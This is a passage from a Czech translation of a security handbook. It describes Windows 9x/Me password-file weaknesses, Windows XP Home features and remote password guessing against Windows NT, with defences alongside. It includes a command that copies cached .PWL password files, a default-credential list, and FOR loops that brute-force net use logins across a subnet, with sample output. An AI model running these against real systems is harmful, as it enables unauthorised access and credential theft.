
```
copy C:\Windows\*.pwl a:
```

PWL soubor je pouze kešovaný seznam hesel používaných při přístupu k následujícím síťovým prostředkům:

- Prostředky chráněné na úrovni sdílení.
- Aplikace, které využívají ukládání hesel, například aplikace pro dial-up přístup.
- Počítače s Windows NT, které nejsou v doméně.
- Windows NT hesla, která nejsou typu Primary Network Logon.
- NetWare servery.

Před distribucí OSR2 (OEM System Release 2) byl ve Windows 95 použit pro šifrování souborů .PWL velmi slabý algoritmus, který bylo možné relativně snadno prolomit pomocí běžně dostupných nástrojů. Algoritmus používaný v současné době je sice silnější, takže čas nutný k jeho prolomení je delší, ale v žádném případě se nejedná o nemožný úkol.

Jedním z nástrojů, které umožňují prolomení šifry souboru PWL, je pwtool od Vitase Ramanchauskase a Eugene Koroleva (<http://www.webdon.com>). Program používá slovníkový útok a útok hrubou silou, takže prolomení šifry je pouze otázkou rozsáhlosti slovníku (slova musí být uvedena velkými písmeny) a výkonu procesoru.



Obrázek 4-8. Pwtool odhaluje hesla uvedená v souboru PWL

Opět zdůrazňujeme, že se jedná spíše o nástroj pro zapomnělivého uživatele než o nástroj seriózního útočníka (existuje mnoho lepších způsobů, jak trávit čas, než je louskání souborů PWL). Program sám je však skvělým kouskem softwaru.

Dalším dobrým programem tohoto typu je Cain od Break-Dance (<http://www.confine.com>), který navíc dokáže získat z Registry heslo spořiče, informace o lokálních sdílených prostředcích, uložená hesla a další systémové informace.


## Obrana proti dešifrování PWL

Administrátoři, pro které je problém souborů PWL kritický, mohou použít Policy Editor a zakázat ukládání hesel. Ukládání hesel lze také zakázat nastavením následujícího klíče:

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Network\DisablePwdCaching = 1

Uživatelé, kteří používají starou verzi Win95, najdou instrukce o tom, jak nainstalovat silnější šifru, na <http://support.microsoft.com/support/kb/articles/Q132/8/07.asp>.

Soubory PWL však nejsou to jediné, co lze úspěšně rozložit. Na <http://www.lostpassword.com> najdete utility, pomocí kterých můžete rozložit téměř vše, počínaje zaheslovanými soubory PST Microsoft Outlooku až po soubory produkované Wordem, Excelom a PowerPointem. Existuje i několik programů určených k prolomení algoritmu použitého k zašifrování souborů ZIP, který se velmi často používá k přenosu kritických dat po Internetu. Program AZPR (Advanced Zip Password Recovery) od Elcom softu je schopen provést slovníkový útok, útok hrubou silou a útok pomocí prostého textu. Tento program je navíc neuvěřitelně rychlý. Na následujícím obrázku je vidět, že program provedl průměrně 518 783 pokusů o odhalení hesla za sekundu:



Další skvělou stránkou s nástroji pro testování a odhalování hesel je <http://users.aol.com/jpeschel/crack.htm> od Joe Peschela. Je milé vědět, že jakkoli se snažíte své soubory šifrovat, vždy se může vyskytnout hacker, který si je přečte.

## WINDOWS MILLENIUM (ME)

Windows Millennium Edition (WinMe) jsou „občerstvenou“ verzí Win 98 s drobnými opravami a funkčními zdokonaleními.

### Sítové útoky na WinMe

Z hlediska síťových útoků zůstávají WinME nezajímavými. Neobsahují žádné nové služby. Sdílení souborů a tiskáren je implicitně zakázáno, stejně jako Remote Registry Service. Pokud koncový uživatel nějakou službu explicitně nepovolí, je narušení WinME ze sítě málo pravděpodobné.

## Lokální útoky na WinMe

Co se týče lokálních útoků, jsou WinMe téměř identické s Win9x. Jeden z nejzajímavějších útoků týka jících se speciálně WinMe (a Win98 s nainstalovaným balíkem Plus!) souvisí s klasickým problémem Windows 9x/Me, a to: jak ochránit specifické soubory před různými uživateli systému? Klasickým příkladem této situace je malá kancelář nebo obvyklá rodina, kde každá osoba nemá svůj vlastní počítač, ale naopak ho sdílí s ostatními. Jak lze v tomto případě zabránit tomu, aby jeden nečetl dokumenty druhého?

Jak vás jistě napadne, je nevhodnější použít funkce samotného operačního systému (ať už to situaci opravdu řeší, či nikoli).

## Odhlování hesel kompresovaných adresářů

Rozšířenost	8
Složitost	9
Dopad	8
Celkové riziko	8

Ve Win98 Plus! a Me je funkce nazvaná „Kompresované adresáře“, která transparentně kompresuje všechny soubory umístěné do takového adresáře a navíc je umožňuje chránit heslem. Na uživatele to pak dělá dojem, že může tohoto mechanismu využít k šifrování svých souborů. Tato funkce však neposkytuje přesně to, co od ní uživatelé očekávají.

Háček je v tom, že hesla použitá v případě zmíněných kompresovaných adresářů jsou v otevřené formě (text) zaznamenávána do lokálního souboru c:\windows\dynazip.log. Kdokoli o tomto souboru ví, může si ho prohlédnout a najít v něm heslo pro libovolný kompresovaný adresář v systému.

## Obrana proti odhalování hesel kompresovaných adresářů

Nejlepším řešením je nespoléhat při zabezpečování svých dat na kompresované adresáře. Microsoft doporučuje upgrade na WinNT nebo 2000 a použití oddělených uživatelských kont v kombinaci s vhodně nastavenými přístupovými právy v souborovém systému NTFS.

### Poznámka

V tomto případě příliš nedoporučujeme použití šifrovaného souborového systému (Win 2000), protože míra zabezpečení vzroste jen nepatrně a zkušený útočník s fyzickým přístupem k systému dokáže tuto ochranu obejít (viz kapitola 6).

Pro Win9x a Me existuje několik dalších produktů, které si kladou za cíl zabezpečit uživatelské soubory. Pokud nechcete přecházet na WinNT nebo 2000, můžeme vám je jenom doporučit. Jedním z našich favoritů je PGPdisk od firmy Network Associates, Inc. Seznam dalších podobných produktů najdete na <http://www.modemspeedtest.com/crypto.htm>. Zde uvedené nástroje jsme netestovali, takže věnujte velkou pozornost jejich prověření dříve, než jim svěříte svá chouloustivá data.

Pro ty z vás, kdo instalujete záplaty i na služby, které by raději neměly být využívány, uvádíme opravu výše uvedeného problému: <http://www.microsoft.com/technet/treeview/default.aspForWtechnet/securi>

[ty/bulletin/MS01-019.asp](http://bulletin/MS01-019.asp). Po aplikování této záplaty nezapomeňte smazat existující c:\windows\dyna.zip.log, který není automaticky odstraněn. Výše uvedená chyba je popsána v archivu Bugtraq pod ID 2516.

## WINDOWS XP HOME EDITION

Řada Win9x/Me dospěla ke svému konci a je nahrazena Windows XP Home Edition, které jsou vybudovány na základě kódů Windows 2000. Co to znamená pro bezpečnost světově nejpopulárnější uživatelské platformy?

V době tvorby této kapitoly byly WinXP ve verzi Release Candidate 1 a podle našich zkušeností je velmi složité dělat již teď nějaké podrobné závěry o vlastnostech tohoto operačního systému, protože do vydání finální verze dojde zcela určitě (jak je ostatně již tradicí) k mnoha změnám. Přesto se zmíníme o některých z našeho pohledu důležitých bezpečnostních aspektech tohoto systému.

Migrací z Win9x na XP určitě vzroste bezpečnost vašeho systému. XP (protože vychází z Win2000) jsou mnohem stabilnější, a katastrofické výpadky budou tedy zřejmě méně časté, než tomu bylo v případě Win9x. XP také obsahují bezpečnostní subsystém z řady NT/2000, který vyžaduje autentizaci a provádí kontrolu přístupů k systémovým zdrojům. Jak jsme si již říkali, Windows 9x tento koncept nepoužívají (pokud ho nějakým způsobem neadoptují během začlenění do WinNT/2000 domény).

V XP přetrávají problémy plynoucí ze snahy o uživatelskou přívětivost. Některé se projevují již při instalaci. Přestože je uživatel přinucen k vytvoření unikátního konta pro přístup do systému, existuje stále také všemocné konto Administrator (které je povinné ve WinNT/2000). Nyní ještě není zřejmé, zda bude toto konto za určitých okolností představovat zadní vrátka do systému nebo jaké bude mít nastavené heslo, pokud ho uživatel nebude nutit během instalace změnit.

XP HE také zavádějí takzvané „rychlé přepínání uživatelů“, které v podstatě umožňuje přihlášení více uživatelů najednou. Každý uživatel se sice může rozhodnout, zda umožní ostatním přístup ke svým soubůrům, ale přesto nás tato funkce trochu znervóznuje.

WinXP HE neumožňují vzdálený přístup prostřednictvím vlastních uživatelských práv. Veškeré autorizované uživatelské přístupy jsou realizovány v kontextu konta Guest. Tohle určitě není pro útočníky dobrá zpráva - a možná se jedná o jednu z nejsilnějších bezpečnostních vlastností domácího OS, kterou kdy Microsoft použil.

Sítě peer-to-peer se dále vyvíjejí a Microsoft bude zřejmě dále používat a zdokonalovat dva modely:

- Jednoduché (podobné jako ve Win9x) sdílení
- Nesdílet
- Guest má ke sdílenému prostředku přístup pouze čtení (read-only)
- Guest má ke sdílenému prostředku přístup čtení/zápis (read-write)
- Tradiční přístupová práva NTFS

Dále se zaměříme na některé nejdůležitější bezpečnostní funkce XP HE, které dosud nebyly popsány.

## ICF (Internet Connection Firewall - firewall pro připojení do Internetu)

ICF je odpověď na nutnost kompletního řešení síťové bezpečnosti při její snadné konfigurovatelnosti. Po skytuje možnost pohodlného použití všech síťových služeb, zatímco blokuje neznámé příchozí pakety tak, že je pro uživatele transparentní.

O ICF byste ještě měli vědět následující: ICF není implicitně povolen a v současné době neumožňuje filtry výběru odchozích dat. Také není možné filtrování na základě IP adresy. Přes tyto nedostatky je funkce filtrování paketů robustní a snadno konfigurovatelná. Ochrannou pomocí ICF lze také aplikovat na menší sítě, pomocí ICS (Internet Connection Sharing - sdílení internetového připojení), které zajišťuje funkci NAT (Network Address Translation - překlad síťových adres) a filtrování paketů na počítačích s více síťovými rozhraními. Pokud je vše správně nakonfigurováno, jsou XP s ICF a ISC v síti prakticky neviditelné, a přesto představují téměř nepřekonatelnou překážku pro rádoby útočníků.

## Integrovaný MS Passport - jednorázový login pro Internet

Ve Windows XP byl do WinInet (DLL, který realizuje připojení do Internetu) přidán autentizační protokol Passport, který je realizací jednorázového loginu pro Internet. Uživatelská konto protokolu Passport jsou uložena na serverech spravovaných Microsoftem, a jakmile jsou autentizována vzhledem k požadované službě, dostane uživatelův počítač na vymezený časový interval přidělen token (který by měl být odolný proti přehrávání a změnám). Token pak může být během vymezeného časového intervalu použit k přístupu na další servery, které podporují autentizační protokol Passport.

Naše testy ukazují, že z hlediska síťových útoků je Passport robustní autentizační systém. Mějte však na paměti, že zaměstnanci Microsoftu (správci autentizačních serverů) budou mít s velkou pravděpodobností přístup ke všem zde uloženým informacím (minimálně k autentizačním tokenům). Použití systému tedy implikuje důvěru v to, že Microsoft bude bezpečným způsobem spravovat vaši internetovou identitu.

## Vzdálené řízení

XP obsahuje dvě funkce pro vzdálené řízení, obě se dají konfigurovat prostřednictvím System Control Panelu a jeho záložky Remote.

První funkcí je Remote Assistance, která je v námi testovaném produktu (RC1) implicitně povolena. Měla by být používána ke vzdálené správě počítačů s XP. Remote Assistance využívá účtu HelpAssistant, jehož heslo je uloženo v LSA vyrovnávací paměti (viz kapitola 5) a může je získat kdokoli s privilegiemi ekvivalentními uživateli Administrátor. Přestože nebylo konto HelpAssistant členem žádné skupiny, během našeho testování ho bylo možné použít k připojení k počítačům v síti. Pokud však nechcete, aby vám na počítač přistupoval někdo další, pravděpodobně toto konto zrušíte a funkci Remote Assistance vypnete.

Remote Desktop je v podstatě Terminál Server pro WinXP Professional a v XP HE není implementován.

# SHRNUTÍ

S tím, jak budou uživatelé přecházet na nové operační systémy, jako jsou Windows NT/2000/XP, budou Win9x/Me pro útočníky stále méně *zajímat*. Ti, kdo zůstanou stát na místě, by měli pamatovat na následující:

- Windows 9x/ME jsou relativně odolné proti útokům ze sítě, protože implicitně neposkytují možnost vzdáleného přihlášení. Jediné problémy představuje sdílení souborů, které je možné dobře zabezpečit pomocí vhodně zvoleného hesla, a útoky typu DoS, které lze eliminovat aplikací Dial-Up Networking Update 1.3 nebo přechodem na Windows ME. Přesto jsme důrazně proti nasazení nechráněných systémů s Win9x/ME do Internetu, protože mohou být neopatrným uživatelem nakonfigurovány tak, že představují výrazné bezpečnostní riziko.
- Bezpečnostní díry zásadního charakteru mohou vytvořit programy pro vzdálený přístup (viz kapitola 13) a volně šířitelné programy typu SubSeven. Ujistěte se, že nejsou nainstalovány bez vašeho vědomí (například pomocí známých chyb klientských programů uvedených v kapitole 16) nebo díky malé pozornosti věnované bezpečné konfiguraci (kromě jiného výběru silného hesla).
- Aplikujte veškeré záplaty a update systému, které většinou odstraňují fatální bezpečnostní chyby. Více informací o těchto chybách a o situacích, ke kterým mohou vést, najdete v kapitole 16.
- Pokud někdo získá k vašemu počítači s Win9x fyzický přístup, jste mrtvým mužem (to platí pro většinu operačních systémů). Jediným řešením je zaheslovaný BIOS, šifrované disky a specializovaný bezpečnostní software.
- Popsali jsme několik nástrojů pro odhalování hesel. Mějte na paměti, že soubory PWL mohou obsahovat informace o síťových uživatelích, takže síťoví administrátoři by neměli uvedené nástroje podceňovat. Zvláště v případě, když se počítače s Win9x nacházejí v ne příliš fyzicky zabezpečeném prostředí.

# Kapitola 5

## Hackování Windows NT

**V**šeobecně se má za to, že Windows NT firmy Microsoft tvoří významnou část systémů na každé síti, ať už soukromé, či veřejné. Snad díky této převaze, nepřehlédnutelné domýšlivosti produktového marketingu firmy Microsoft nebo hrozbě, kterou představuje grafické rozhraní se svým snadným ovládáním počítačovému establishmentu, se z Windows NT stal fackovací panák pro všechny hackery. Po uveřejnění článku o problematice Common Internet File System (CIFS) a Server Message Block (SMB), jehož autorem je „Hobbit“ z Avian Research a který obsahuje popis architektury sítí NT, se na začátku roku 1997 začala pozornost prudce obracet na bezpečnost NT. (Článek je k dispozici na adrese <http://www.insecure.org/stf/cifs.txt>.) Od té doby dochází k neustálému zveřejňování dalších možných útoků na NT.

Microsoft většinu vzniklých problémů pečlivě opravil, a tak jsme přesvědčeni, že všeobecná představa o NT jako o nezabezpečeném operačním systému neplatí u jiných systémů o nic méně.

Jaké jsou tedy důvody toho, že si nemůžeme být bezpečností NT stoprocentně jisti? Jsou dva: zpětná kompatibilita a snadnost ovládání. Jak se později v této kapitole dozvíme, jsou to hlavně ústupky starším verzím klientů, které dělají NT méně bezpečným systémem. Jako dva bezprostřední příklady nám poslouží pokračující využívání síťových protokolů NetBIOS a CIFS/SMB a starý algoritmus pro hašování uživatelských hesel LanManager (LM). Ty hackerům usnadňují zjišťování informací o NT a dešifrování souborů hesel.

Všeobecně uznávaná jednoduchost rozhraní NT se velmi zamlouvá méně zkušeným administrátorům, kteří si obvykle jen málo cení skutečné bezpečnosti. Podle našich zkušeností se silná hesla a praxí ověřené bezpečnostní konfigurace jen zřídka objevují i mezi zkušenými systémovými správci. Jestliže se zrovna octnete na síti NT, tak se s docela velkou pravděpodobností setkáte s alespoň jedním serverem či pracovní stanicí, která bude mít heslo účtu administrátora prázdné. Snadnost, s jakou lze poměrně rychle a ledabyle nainstalovat testovací systém NT do podoby plné chyb, celý problém ještě zvětšuje.

Nakonec je nutné zmínit další skutečnost, která je vodou na mlýn kritikům bezpečnosti. Je jí velký počet produktů vestavěných do systému Windows a obrovské množství řádků kódu, který má vše držet pohromadě. Už pouhé provedení standardní instalace systému NT na standardní systém PC je pracným úkolem. Jen při výchozí instalaci se instalují desítky jednotlivých produktů. Jednoduše řečeno, bezpečnostní riziko jakéhokoli softwaru je úměrné jeho složitosti a vzájemné propojenosti. Dosud jsme se s bezpečností systému NT seznamovali z ptačí perspektivy, nyní se můžeme ponuřit do větších podrobností.

## PŘEHLED

V této kapitole se přepokládá, že většina z nejpodstatnějších podmínek útoku na systém NT již byla nastřína: výběr cíle v kapitole 2 a získání informací o cíli v kapitole 3. Jak jsme viděli v kapitole 2, pokud se ve výsledku skenování portů objeví porty 135 anebo 139 jako aktivní, je poměrně jisté, že na dotyčných počítačích běží některý systém Windows (nalezení pouze portu 139 naznačuje, že na tomto počítači může běžet Windows 9x nebo systém UNIX s aplikací Samba). K další identifikaci systémů NT lze dospět jinými prostředky, jako například zachytáváním s pomocí bannerů.

### Poznámka

Jak uvidíme v kapitole 6, port 445 je navíc známkou systémů Windows 2000.

Jakmile je cíl vymezen jako stroj NT, začne získávání informací o něm. V kapitole 3 jsme si detailně předvedli, jak různé nástroje používané na anonymních spojeních mohou skýtat nepřeberné množství informací o uživatelích, skupinách a službách běžících na cílovém systému. Často tak lze odhalit takové

množství informací, že rozdíl mezi získáváním informací a skutečným útokem se setře - jakmile je uživatel zjištěn, obvykle začíná hádání hesla hrubou silou. Vyhodnocením hojného množství informací získaných těmito technikami útočníci obvykle najdou způsob, který jim umožní přístup do systému.

## Kam míříme

Budeme pokračovat popisem klasického postupu při útoku, který tvoří základ této knihy. Následující kapitola zahrnuje to, co zbývá z repertoáru hackera: získání administrativních přístupových práv, získání kontroly a zahlazení stop.

V této kapitole nepodáme vyčerpávající přehled všech nástrojů dostupných na Internetu, kterými lze provést tyto úkony. Nastíníme pouze ty nelegantnější a nejužitečnější možnosti (podle našeho skromného názoru), ale naše pozornost bude stále upřena na obecné principy a metody útoků. Existuje snad lepší způsob, jak připravit systémy NT na pokus o průnik?

### Poznámka

K pravděpodobně nejkritičtějším metodám útoků ve Windows, které jsme nezahrnuli do této kapitoly, patří techniky hackování webových serverů. Obrana na úrovni operačního systému se často považuje za nedostatečnou u útoků na aplikační úrovni a některé z nejničivějších útoků na NT v posledních letech zahrnují útoky typu IISHack a MDAC, které jsou cíleny na webový server vestavěný do NT/2000, Internet Information Server (MS). Těmito útoky se budeme zabývat v kapitole 15.

## A co Windows 2000?

Operační systém NT již nepatří k tomu nejmodernějšímu, protože byl na počátku roku 2000 nahrazen svou novější verzí Windows 2000.

Windows 2000 se budeme detailně zabývat v kapitole 6. Někteří čtenáři se mohou pozastavit nad logickým oddělením těchto tak úzce propojených operačních systémů, ale jejich rozdíly jsou natolik významné, že si každý z nich zaslouží samostatnou kapitolu.

Jistě, mnohé (jestli ne všechny) z technik popsaných v této kapitole platí také pro Windows 2000, zvláště jedná-li se o výchozí konfiguraci. Budeme se snažit popsat ty situace, ve kterých se jejich chování odlišuje - nebo kde Windows 2000 nabízí lepší řešení problému - a to v části kapitoly věnované protiopatřením. Nenabízíme však ucelený přehled popisující přechod od jednoho systému k druhému nebo jejich detailní srovnání. Přechody k novým operačním systémům se samozřejmě neodehrávají přes noc a my předpokládáme, že následující metody útoků na NT (a Windows 2000, pokud jsou ve výchozím smíšeném režimu) budou v praxi užitečné ještě po mnoho let.

Přestože systém Windows 2000 obsahuje některé zdokonalené bezpečnostní prvky, neměli bychom ho považovat za všeck na všechny problémy, kterými se dále budeme zabývat. Abychom uvedli věci na pravou míru, neměli bychom se dopouštět pošetilosti a myslet si, že Windows 2000 nás ochrání, což ovšem platí pro jakýkoli operační systém.

# PÁTRÁNÍ PO ÚČTU ADMINISTRÁTORA

První pravidlo týkající se bezpečnosti NT, které je třeba mít stále na paměti, říká, že vzdálený vetřelec není nic, jestliže nezískal přístup k účtu administrátora nebo k systémovému účtu, jehož pravomoci administrátora ještě převyšují. Jak budeme až do omrzení opakovat, NT při výchozím nastavení neposkytuje přirozenou možnost provádět příkazy na procesoru vzdáleného systému. I kdyby tomu tak bylo, interaktivní přihlášení na NT server je omezeno na administrativní účty, což značně omezuje schopnost vzdáleného uživatele (nikdy administrátora) způsobit nějakou škodu (pokud nezneužije bezpečnostní chybu). Proto protřelí útočníci budou pátrat po útech odpovídajících administrátorovi jako žraloci mířící ke zraněné oběti přes kilometry oceánu. V první části se budeme detailně zabývat základní metodou získání přístupového práva administrátora: hádáním hesel.

Jak prosím? Očekávali jste nějaký úžasný, vzdálený útok, který NT zázračně promění v nezabezpečený sej? Přestože jich existuje nepřeberné množství, my začneme kompromisem a budeme se věnovat těm přízemním a nejběžnějším typům. Omlouváme se za to zklamání, ale v bezpečnosti platí stará zásada: čím více se věci mění, tím více zůstávají stejné. Jinými slovy, zajistěte vaše účty administrátora a úmorně trvejte na zavádění složitých hesel.

## Vzdálené hádání hesel


Rozšířenost	7
Složitost	7
Dopad	6
Celkové riziko	7

Předpokládáme-li, že služba NetBIOS Session na TCP portu 139 je dostupná, pak se nejúčinnější metodou vniknutí do systému NT stává staré dobré vzdálené hádání hesel. Při něm jde o spojení se sdíleným diskem, o kterém byly získány informace (jako například IPC\$ nebo C\$), a o pokusy, při kterých se kombinuje uživatelské jméno a heslo, dokud se nenalezne to, které funguje.

Má-li být hádání hesel opravdu účinné, je samozřejmě nezbytné vlastnit platný seznam uživatelských jmen. Už jsme se seznámili s nejlepšími zbraněmi používanými pro zjištění uživatelských účtů. Mezi nimi jsou anonymní spojení využívající příkaz net use, který otevří cestu k ustavení „prázdné relace“ s cílovým počítačem, nástroje DumpACL/DumpSec od Somarsoft Inc. a sid2user/user2sid od Jevgenije Rudného, všechny podrobně probrané v kapitole 3. S platnými jmény účtů v ruce se hádání hesel stává cílenějším.

Nalezení sdíleného disku k útoku je obvykle triviální. V kapitole 3 jsme viděli, jak snadno je přístupný systém pro komunikaci mezi procesy, Interprocess Communications (IPC), který je stále přítomen na počítačích, jež mají otevřen TCP port 139. Navíc skoro vždy jsou k hádání hesel přístupné standardní sdílené disky určené pro správu, mezi nimi ADMIN\$ a %systemdrive%\\$ (například C\$). Pochopitelně je možné získat také informace o dalších sdílených discích, jak popisuje kapitola 3.

S tímto v rukou si podnikaví větřelci jednoduše otevřou ikonu pro Okolní počítače, jsou-li systémy NT připojeny na jejich lokální síť (nebo použijí nástroj pro nalezení počítače a IP adresu). Pak poklepou na zacílený počítač, jak ukazují následující ilustrace:



Hádání hesel lze také provádět (i prostřednictvím skriptů) přes příkazový řádek s pomocí příkazu net use. Zadání hvězdičky (\*) místo hesla způsobí, že vzdálený systém o ně požádá, jak zde vidíme:

```
C:\> net use \\192.168.202.44\IPC$ * /user:Administrator
Type the password for \\192.168.202.44\IPC$:
The command completed successfully.
```

### Poznámka

Účet specifikovaný volbou /u: může být zavádějící. Připomeňme si, že účty pod NT/2000 jsou identifikovány prostřednictvím SID, což jsou dvojice POČÍTAČ/účet nebo DOMÉNA/účet. Jestliže přihlášení na účet administrátora selže, pokuste se použít zápis DOMÉNA/účet.

Nezapomeňte, že je možné odhalit NT doménu systému pomocí nástroje NTRK netdom.

Útočníci se mohou někdy pokoušet hádat hesla pro známé místní účty na samostatném počítači NT Server nebo Workstation spíše než pro globální účty na řadičích domén. Místní účty pravidelně odrážejí bezpečnostní preference správců a uživatelů proti bezpečnosti jednotlivých systémů než vymezenější požadavky pro hesla od IT centrál organizací (takové pokusy mohou být také zaznamenány na řadiči domény). Mimoto NT Workstation opravňuje každého uživatele, aby se přihlásil interaktivně (což znamená „Everyone“ má oprávnění „Log on locally“), a tak se usnadňuje vzdálené provádění příkazů.

Podaří-li se vám rozluštit účet administrátora nebo účet správce domény na primárním řadiči domény (Primary Domain Controller, PDC), máte celou doménu (a s ní patrně libovolnou na ní bezpečnostně závislou doménu) ve své moci. Obecně platí, že stojí za to identifikovat PDC, začít automatické hádání pomocí metod s nízkým dopadem (to znamená vyhnout se uzamčení účtu, viz dále) a pak skenovat celou doménu simultánně a hledat jednoduché chyby (to znamená např. systémy s prázdným heslem administrátora).

Jestliže máte v úmyslu použít uvedené techniky k provedení auditu systémů ve své organizaci (samořejmě s povolením), dávejte si pozor na uzamčení účtu při odhadování hesel ručně nebo automaticky.

mi prostředky. Nic tak neodradí vedení od další podpory vašich bezpečnostních iniciativ jako firma plná uzamčených uživatelských účtů. Testování uzamčení účtu nástroji jako enum (kapitola 3) může rozkrýt vzdálenou politiku hesel v prázdné relaci. Také si ověříme, že účet hosta (Guest) je zakázán, a pak se pokusíme proti němu hádat hesla. I když je tento účet zakázán, může indikovat, za jakých okolností dojde k uzamčení.

Hádání hesel je nejfektivnější, když se využívá letitých omylů uživatelů při výběru hesel. Ty lze shrnout takto:

- Uživatelé mají sklon vybírat si to nejjednodušší možné heslo, kterým je prázdné heslo. *Za největší díru v každé síti se považují prázdná nebo snadno odhadnutelná hesla a jejich odhalení by se při kontrole bezpečnostních rizik vašeho systému mělo stát prioritou.*
- Uživatelé vybírají něco, co se dobře pamatuje, jako například své uživatelské jméno nebo křestní jméno nebo nějaký jiný, snadno odvoditelný výraz, například „uživatelské jméno“, „jméno\_firmy“, „host“, „test“, „admin“ nebo „heslo“. Pole s komentáři (viditelná například na výstupu z DumpACL/DumpSec) spojená s uživatelskými účty bývají bohatým zdrojem nápovědy pro sestavení hesla.
- Množství oblíbeného softwaru běží v kontextu uživatelského účtu na NT. Jména těchto účtů se obvykle brzy stanou všeobecně známými, a co ještě horší, jsou často nastavena tak, aby se dobře pamatovala. Identifikace těchto známých účtů během fáze zjišťování informací může být pro vetřelce velkou pomocí, když přijde na hádání hesel.

V tabulce 5-1 se můžete seznámit s příklady těch nejběžnějších páru uživatel/heslo, které nazýváme „kombinace s vysokou pravděpodobností“. Na <http://www.securityparadigm.com/defaultpw.htm> můžete najít dlouhý seznam standardních hesel.

Jméno	Heslo
Administrator	PRÁZDNÉ, heslo, administrator
arcserve	arcserve, backup
test	test, heslo
lab	lab, heslo
jméno	jméno, jméno_firmy
backup	backup
tivoli	tivoli
symbiator	symbiator, as400
backupexec	backup

Tabulka 5-1. Kombinace Jméno/Heslo mající vysokou pravděpodobnost

Zkušené odhadování hesel využívající uvedené tipy má překvapivě vysokou úspěšnost, ale jen málo správců věnuje svůj drahocenný čas ručnímu přebírání se uživatelskými hesly na rozsáhlejší síti.

Provedení automatizovaného hádání hesel je přitom velmi jednoduché. Stačí sestavit jednoduchou smyčku pomocí příkazu FOR z NT shellu, která má v těle standardní příkaz NET USE. Nejdříve sestavte

soubor jednoduchých uživatelských jmen a hesel opříjící se o kombinace s vysokou pravděpodobností, které jsou uvedeny v tabulce 5-1 (nebo o svou vlastní verzi). Takový soubor se může podobat tomu našemu (k oddělení hodnot lze použít libovolný oddělovač - my zde používáme tabulátor; všimněte si, že nevyplněný pravý sloupec znamená prázdné heslo):

```
[soubor: credentials.txt]
password      username
password      Administrator
admin        Administrator
administrator  Administrator
secret        Administrator
atd. . . .
```

Nyní můžeme tento soubor postoupit ke zpracování našemu příkazu FOR takto:

```
C:\>FOR /F "tokens=1,2*" 11 in (credentials.txt) do net use \\target\IPC$ %i /u:%j
```

Tento příkaz analyzuje soubor credentials.txt, odebere první dva tokeny na každém řádku a pak ten první vloží jako proměnnou %i (heslo) a druhý jako %j (uživatelské jméno) do standardního pokusu o spojení net use proti sdílenému disku IPC\$ cílového serveru. Na příkazový rádeček zadejte FOR /?, abyste získali o příkazu FOR více informací - je to pro hackery jeden z nejužitečnějších příkazů.

Samozřejmě existuje množství za tímto účelem vytvořeného softwaru, který hádání hesel automatizuje. Již jsme se o dvou z nich zmínili v kapitolách 3 a 4. Jednalo se o NetBIOS Auditing Tool (NAT) a Legion. Legion prohledá více rozsahů IP adres třídy C, aby zjistil sdílené disky Windows, a nabídne také nástroj pro manuální slovníkový útok.

NAT provede podobný úkol, ale ne pro více než jeden cíl najednou. Pracuje však z příkazového řádku, takže ho lze využít pro vytváření skriptů. NAT se spojí s cílovým systémem a pak se pokusí z předem definovaného pole uživatelských jmen a ze seznamu dodaného uživatelem hádat hesla. Jeho jedinou nevýhodou je, že jakmile uhodne správná přístupová práva, okamžitě se pokusí pomocí těchto hodnot o přístup. Taktto nedojde k nalezení dalších slabých hesel pro jiné účty. V následujícím příkladu se seznámíme s jednoduchou smyčkou FOR, která iteruje NAT pro podsíř třídy C. Výstup byl pro stručnost zkrácen.

```
D:\> FOR /L %i IN (1,1,254) DO nat -u userlist.txt -p passlist.txt
    192.168.202.%i >> nat_output.txt
[*]— Checking host: 192.168.202.1
[*]— Obtaining list of remote NetBIOS names
[*]-- Attempting to connect with Username: 'ADMINISTRATOR' Password:
    'ADMINISTRATOR'
[*]— Attempting to connect with Username: 'ADMINISTRATOR' Password:
    'GUEST'
0
[*]-- CONNECTED: Username: 'ADMINISTRATOR' Password: 'PASSWORD'
[*]— Attempting to access share: \\*SMBSERVER\TEMP
[*]— WARNING: Able to access share: \\*SMBSERVER\TEMP
[*]— Checking write access in: \\*SMBSERVER\TEMP
[*]— WARNING: Directory is writeable: \\*SMBSERVER\TEMP
```

